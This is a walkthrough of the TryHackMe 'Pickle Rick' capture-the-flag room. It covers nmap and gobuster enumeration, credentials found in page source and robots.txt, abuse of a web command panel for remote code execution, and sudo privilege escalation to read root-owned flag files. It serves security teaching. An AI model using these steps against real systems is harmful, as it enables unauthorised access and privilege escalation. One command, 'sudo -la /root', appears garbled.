
TryHackMe - Pickle Rick Room Writeup

Motasm Elsayed



Contents

Nmap Scan	2
Enumerating the Web Server	3
Home Page Source Code View	4
Directory Enumeration using Gobuster	4
robots.txt file	6
Portal Login Page	6
Rick Portal Panel	7
Portal Panel Source Code Rabbit Hole	8
Task 1: What is the first ingredient that Rick needs?	9
Task 2: What is the second ingredient in Rick's potion?	11
Task 3: What is the last and final ingredient?	12
Conclusion	14



Figure 1: Challenge official cover

Challenge description: This challenge helps you apply basic web app footprinting techniques such as directory enumeration and page source code review, as well as exploiting a Remote Code Execution (RCE) vulnerability.

Challenge category: Web Exploitation.

Challenge link: Pickle Rick

Nmap Scan

The first step for us here is to enumerate the running services on the target system before doing anything.

So to find the services exposed we need to enumerate the provided `Target_IP` using **Nmap**.

```
$ nmap -sV 10.10.173.128
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-06 15:52 +03
Nmap scan report for 10.10.173.128
Host is up (0.069s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.09 seconds
```

Figure 2: Nmap result

From the above output, we can find that ports **22**, **80** are open. These are the well-known ports for SSH and HTTP services respectively.

Enumerating the Web Server

From the Nmap scan result we can see that the target system is running a web server on port **80**, so let's open our browser and take a look at the web app.



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRRP***, password was! Help Morty, Help!

Figure 3: Web app main page

Well! It's just a simple web page with the Rick and Morty cartoon poster and also with a text paragraph that seems it have a hidden message from Morty asking for help!

Morty says: "I need you to **BURRRP**....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion."

Okay, Morty! I think from this sentence, we can figure out that maybe "**BURRRP**" refers to using the well-known Burpsuite tool as it may come in handy, and also from "logon to my computer and find the last three secret ingredients" I think that to finish this challenge we need to get a shell on the target system or at least somehow execute arbitrary code on the target system.

So let's also take a look at the page source code as it may reveal something useful for us!

Keep in mind: When dealing with web apps it's so important to take a look at the page source code as it may reveal some secrets or anything helpful for us!

Home Page Source Code View

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20 <div class="container">
21   <div class="jumbotron"><div>
22     <h1>Help Morty!</h1></div>
23     <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></div>
24     <p>I need you to <b>BURRRP*</b>...Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25     I have no idea what the <b>BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></div>
26   </div>
27
28   <!--
29     Note to self, remember username!
30     Username: R1ckRu13s
31   -->
32
33 </body>
34 </html>
```

Figure 4: Main page source code view

Alright! There's a comment in the source code with a note containing a username!

Good! This is maybe a valid username credential to login with somewhere on the target system. So keep it on your notepad for now as we may use it later.

Directory Enumeration using Gobuster

Well! As the home page looks empty, now it's a good idea to start enumerating the web app to find hidden sub-directories and files.

To enumerate sub-directories and files you can use tools like **dirbuster**, **dirb**, **gobuster**, or even **burp-suite** but for now, we will use **gobuster**.

```
└─$ gobuster dir -u http://10.10.173.128/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.10.173.128/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/assets (Status: 301) [Size: 315] [→ http://10.10.173.128/assets/]
Progress: 19968 / 220561 (9.05%) [ERROR] Get "http://10.10.173.128/3437": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 20428 / 220561 (9.26%) [ERROR] Get "http://10.10.173.128/melodies": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 43243 / 220561 (19.61%) [ERROR] Get "http://10.10.173.128/000221": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 43486 / 220561 (19.72%) [ERROR] Get "http://10.10.173.128/player_review": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 60891 / 220561 (27.61%) ^C
[!] Keyboard interrupt detected, terminating.
Progress: 60919 / 220561 (27.62%)

Finished
```

Figure 5: Gobuster without using extension option

After running **gobuster** for a while, we found this sub-directory named “/assets” but after taking a look at it we found nothing useful.

So let’s try running **gobuster** again but this time let’s use “-x php,js,txt” to enumerate files with specific extensions.

```
└─$ gobuster dir -u http://10.10.173.128/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,js
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.10.173.128/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Extensions:     php,txt,js
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 292]
/login.php (Status: 200) [Size: 882]
/assets (Status: 301) [Size: 315] [→ http://10.10.173.128/assets/]
/portal.php (Status: 302) [Size: 0] [→ /login.php]
Progress: 4899 / 882244 (0.56%) [ERROR] Get "http://10.10.173.128/200.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 5332 / 882244 (0.60%) [ERROR] Get "http://10.10.173.128/folder_lock": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 6239 / 882244 (0.71%) [ERROR] Get "http://10.10.173.128/military.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 6723 / 882244 (0.76%) [ERROR] Get "http://10.10.173.128/application.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/robots.txt (Status: 200) [Size: 17]
```

Figure 6: Gobuster using extension option

Well! This time we got more interesting directories! Let’s investigate them.

robots.txt file





Figure 7: robots.txt

It seems that the robots.txt doesn't contain its standard information of disallowed files or directories to be listed by the search engines, but instead, it has a gibberish word! Anyway, keep it also in your notepad.

Portal Login Page



Portal Login Page

Username:


Password:

Login

Figure 8: login.php

Alright! We found a login page, and as you remember from the previous enumerations we found a username also we just found a gibberish word from the robots.txt file, so let's use it and try to login to the portal.

Rick Portal Panel



The screenshot shows a web interface for the 'Rick Portal Panel'. At the top is a dark navigation bar with several tabs: 'Rick Portal', 'Commands', 'Potions', 'Creatures', 'Potions', and 'Beth Clone Notes'. The 'Commands' tab is currently selected. Below the navigation bar, the main area is titled 'Command Panel'. It contains a text input field with the placeholder text 'Commands' and a green button labeled 'Execute'.

Figure 9: Portal Panel

Great going! The credentials we found are valid!

Even the gibberish words may come in handy :), so don't underestimate any finding.

Portal Panel Source Code Rabbit Hole

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10 </head>
11 <body>
12   <nav class="navbar navbar-inverse">
13     <div class="container">
14       <div class="navbar-header">
15         <a class="navbar-brand" href="#">Rick Portal</a>
16       </div>
17       <ul class="nav navbar-nav">
18         <li class="active"><a href="#">Commands</a></li>
19         <li><a href="/denied.php">Potions</a></li>
20         <li><a href="/denied.php">Creatures</a></li>
21         <li><a href="/denied.php">Potions</a></li>
22         <li><a href="/denied.php">Beth Clone Notes</a></li>
23       </ul>
24     </div>
25   </nav>
26
27   <div class="container">
28     <form name="input" action="" method="post">
29       <h3>Command Panel</h3><br>
30       <input type="text" class="form-control" name="command" placeholder="Commands"/><br>
31       <input type="submit" value="Execute" class="btn btn-success" name="sub"/>
32     </form>
33     <!-- Vm1wR1UxTnRwa2RUUV0d4VF1rZFNjRlV3V2t0a1JsWn1WbXQwVWk0xV1duaFZNakExVkcxS1NHVkl1RmhoTVhCb1ZsWmFWMVpWTVVWwGVqQT0== -->
34   </div>
35 </body>
36 </html>
37
```

Figure 10: Portal Panel Source Code

As we said checking the page source code is a good habit to build as a pentester, we checked the portal panel source code and we found a base64 string, so to decode it we can use our Linux terminal or we can **CyberChef** The Cyber Swiss Army Knife tool for encoding and decoding different data formats.




Figure 11: CyberChef result

Bummer! It's just a rabbit hole :(

Task 1: What is the first ingredient that Rick needs?

Okay, as we see the Rick Portal Panel has a Command Panel which executes arbitrary code for us which is very dangerous to find!

So let's write the `ls` command and see the output.




Figure 12: ls command result

Well done! It seems that we're in the [www](#) web server directory.

Trying to [cat](#) the *Sup3rS3cretPick13Ingred.txt* file, but it seems that the [cat](#) command has been disabled! anyway, we can use other commands to do the same like [less](#), [more](#), or much more.

Let's read it with [less](#) command to retrieve task 1's flag.




Figure 13: Sup3rS3cretPickl3Ingred.txt

Task 2: What is the second ingredient in Rick's potion?

From the previous `ls` command result, there's a txt file named *clue.txt*

So let's read it with `less` command.




Figure 14: clue.txt

Fine! So as the clue stated looking around the file system may help us to find other ingredients, after listing some directories, we found a directory named *"/home/rick"*, and by listing its directory content

we found a file named “second ingredients”. Using the following command to read it and retrieve the second flag:

```
1 $ less "/home/rick/second ingredients"
```




Figure 15: second ingredients

Task 3: What is the last and final ingredient?

To solve this task, we tried different things and tried to traverse the file system and access different directories but with no useful info. So we checked our current privileges on the system and found that we’re accessing the system as user *www-data* the web server account. An important thing at this stage is to figure out your permissions and the commands you can run on the system.

To do so, we used the `sudo -l` command to figure out the list of commands we can run as sudoer or with root privileges on the system and we found the following.




Figure 16: sudo -l command result

Oha! We almost root on the system! Our current user can run any command as root on the system. So by listing the `/root` directory using the following command

```
1 $ sudo -la /root
```

we found a txt file named `3rd.txt`




Figure 17: listing /root directory

Reading it using the following command

```
1 $ sudo less /root/3rd.txt
```




Figure 18: 3rd.txt

Conclusion

In conclusion, I hope this walkthrough has been informative and shed light on our thought processes, strategies, and the techniques used to tackle each task. CTFs are not just about competition; they're about learning, challenging yourself and your knowledge, and getting hands-on experience through applying your theoretical knowledge.